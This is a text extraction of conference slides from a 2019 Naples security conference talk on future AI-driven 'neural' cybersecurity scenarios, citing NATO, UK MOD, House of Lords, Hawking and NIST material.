
Launch: *Oct 2017* - Web: [singularityNet.io](https://singularityNet.io) - Founder: *Dr Ben Goertzel*

39<sup>th</sup> International East-West Security Conference


\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©



# Effective **CyberSecurity** for 2020s!




## 8 – **Scenario 2040**: Self-Organising Life! “Neural Security”





# Artificial Intelligence: “HAL 9000”

- 2001 - *A Space Odyssey* (1968) -




**A Space Odyssey - 1968 – 2018 – 2068 - Artificial Silicon Life?**

# Scenario 2040: “*Neural Security*”

- Full Implementation of Intelligent & Adaptive Cybersecurity across the *Extended Enterprise*
- *Autonomous “Alerts”* and Real-Time AI/ML-based Cyber Event, Traffic & User Modelling
- New Scaled Architectures and Operational Standards for “*Smart Systems*” – Smart Devices, Business, Cities, Government, Economy & Society
- *Quantum Cryptography* for “Unbreakable Codes”!
- Cybersecurity Operations transition to become Ultra-Intelligent – “*Neural Security*” – through Embedded “AI-Security Bots” for Real-Time Defence



# Scenario 2040: *“Neural Security”*



EEG powered by BCI4AS | SIFT

# Scenario 2040: Cyber Defense – NATO & Canada

## The Future Security Environment 2013-2040



Canada National Defence / Défense nationale

Canada

2011 3<sup>rd</sup> International Conference on Cyber Conflict  
C. Czosseck, E. Tyugu, T. Wingfield (Eds.)  
Tallinn, Estonia, 2011 © CCD COE Publications

Permission to make digital or hard copies of this publication for internal use within NATO, and for personal or educational use done for non-profit or non-commercial purpose is granted providing that copies bear this notice and a full citation on the first page. Any other reproduction or transmission requires prior written permission.

## Artificial Intelligence in Cyber Defense

Enn Tyugu  
R&D Branch  
Cooperative Cyber Defense Center of Excellence (CCD COE)  
and Estonian Academy of Sciences  
Tallinn, Estonia  
[tyugu@ieee.org](mailto:tyugu@ieee.org)

**Abstract-** The speed of processes and the amount of data to be used in defending the cyber space cannot be handled by humans without considerable automation. However, it is difficult to develop software with conventional fixed algorithms (hard-wired logic on decision making level) for effectively defending against the dynamically evolving attacks in networks. This situation can be handled by applying methods of artificial intelligence that provide flexibility and learning capability to software. This paper presents a brief survey of artificial intelligence applications in cyber defense (CD), and analyzes the prospects of enhancing the cyber defense capabilities by means of increasing the intelligence of the defense systems. After surveying the papers available about artificial intelligence applications in CD, we can conclude that useful applications already exist. They belong, first of all, to applications of artificial neural nets in perimeter defense and some other CD areas. From the other side – it has become obvious that many CD problems can be solved successfully only when methods of artificial intelligence are being used. For example, wide knowledge usage is necessary in decision making, and intelligent decision support is one of yet unsolved problems in CD.

**Keywords:** applied artificial intelligence; intelligent cyber defense methods; neural nets in cyber defense; expert systems in cyber defense.

\* Effective CyberSecurity for 2020s \*

Intelligent Analytics & Real-Time Modelling

Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# Security Futures: *Towards “Neural Society”*

- ***Real-Time Security Operations:***
  - Secure and monitor every cyber asset and critical physical asset through IP Networking, RFID Tagging & communication of status to operations centre
- ***Augmented & Immersive Reality:***
  - Multimedia virtual world overlays on data from the real physical world, through head-up displays & other forms of embedded sensors & displays
- ***Bio Neural Metaphors:***
  - Further developments of self-organising and autonomous systems for monitoring and responding to cyber alerts & attacks in real-time
- ***3D Adaptive Simulation & Modelling:***
  - Adaptive 3D computer modelling of physical buildings, campuses & cities, as well as dynamic models of extended enterprises networks. The aim is to visualise, model & respond to security alerts with greater speed & precision
- ***“Smart Security” Architectures:***
  - Effective integrated security requires management through hybrid hierarchical and “peer-to-peer” organisational architectures. Living organic systems also exploit hybrid architectures for optimal command & control





# Scenario 2040: Cyber Defence: UK Ministry of Defence - MOD

Ministry of Defence

Strategic Trends Programme  
Global Strategic Trends - Out to 2040


Fourth Edition



**Trends** Dimensions  
Resource  
Social  
Political  
Technological  
Economic


Strategic Shocks

Where might we be?



2010

2040



\* Effective CyberSecurity for 2020s \*

Intelligent Analytics & Real-Time Modelling

Naples, Italy – 3rd/4th June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# Interfacing “Human” and “CyberWorlds”

- **Neural AI/ML CyberSecurity** Solutions will require enhanced Intelligent Human/Machine Interfaces!
- Human Communications run **@ Sound Speed....** whilst Cyber Worlds run **1 Million X** faster **@ Speed of Light!..**
- **Virtual, Mixed & Augmented Reality(AR)** Devices & Software(SW) will “Bridge” Human & Cyber Worlds!

....Expect **New Generation AR Devices** & SW Interfaces for Security Management during the next **7 Years!....**

# Scenarios: 2019-2049: *Blade Runner* *Sci-Fi Security* for “Artificial Silicon Life”?!



## Neural Security for 21<sup>st</sup> Century Cyber-Physical Society!



# House of Lords: "AI in the UK" – April 2018

HOUSE OF LORDS

Select Committee on Artificial Intelligence

---

Report of Session 2017–19

## AI in the UK: ready, willing and able?

**Link:** [publications.parliament.uk/pa/ld201719/ldselect/ldai/100/100.pdf](https://publications.parliament.uk/pa/ld201719/ldselect/ldai/100/100.pdf)

# Artificial Intelligence: Warnings from Professor Stephen Hawking (1942-2018)

*.....The genie is out of the bottle. We need to move forward on artificial intelligence development but we also need to be mindful of its very real dangers. I fear that AI may replace humans altogether. If people design computer viruses, someone will design AI that replicates itself. This will be a new form of life that will outperform humans.....*

*From an [Interview with Wired](#) - November 2017*




# Artificial Intelligence: Warnings from *Professor Stephen Hawking (1942-2018)*






# Artificial Intelligence: Warnings from Professor Stephen Hawking (1942-2018)



Published: 16<sup>th</sup> Oct 2018

STEPHEN  
HAWKING

BRIEF ANSWERS  
TO THE  
BIG QUESTIONS






# Effective **CyberSecurity** for 2020s!



9 – *Cyber **Vision to Security NOW!...***

**“NEW *Cyber* Toolkit”**



# CyberSecurity: “21stC Neural Defence”

- “Bad Guys” are already deploying Advanced AI/ML CyberTools within Organised Crime Syndicates!
  - Legacy IoT Devices in *EVERY* Sector may be “hacked” & exploited with ease by Global Criminal “BotNets”!
  - CyberDefence for Business & Government requires Managed 7 Year Transition to “Speed of Light” “Neural Defence” and “Augmented Reality”!
- ...We have *discussed* our **CyberSecurity Visions** for:
- ...**2019** (Integrated), **2020** (Adaptive), **2022** (Learning)
- ...**2025** (Intelligent Security) & **2040** (Neural Security)



# CyberSecurity: “21stC Neural Defence”

- “Bad Guys” are already deploying Advanced AI/ML CyberTools within Organised Crime Syndicates!



...**2019** (Integrated), **2020** (Adaptive), **2022** (Learning)  
...**2025** (Intelligent Security) & **2040** (Neural Security)

Image: David Shankbone: Occupy Wall Street – Sept 2011

# 10 Year CyberVision: “The New Toolkit”

- During the last **10 Years CyberAttacks** targeted:
  - **Critical National Infrastructure (CNI)**: Energy, Banks, Transport, Government, Healthcare, Education...
  - **Major Events**: Sports, Elections & Culture Festivals...
  - **Criminal eCommerce**: “The Dark Web” & “Silk Road”!
- The “**New Cyber Toolkit**” provides “Real-Time” Defence against “Zero-Day” & “Insider” Attacks!
- Exponential Increase in Device Connections (IoT) requires **Cyber Defence** through **AI/ML “Bots”** running 24/7 on ALL Networked System Assets!...



# Guide to **CyberSecurity** Event Recovery:**NIST**

*Recommended Technical Handbook: January 2017*

---

## Guide for Cybersecurity Event Recovery

---

**NIST** = National Institute of Standards & Technology

Michael Bartock  
Jeffrey Cichonski  
Murugiah Souppaya  
Matthew Smith  
Greg Witte  
Karen Scarfone

This publication is available free of charge from:  
<https://doi.org/10.6028/NIST.SP.800-184>

---

C O M P U T E R   S E C U R I T Y

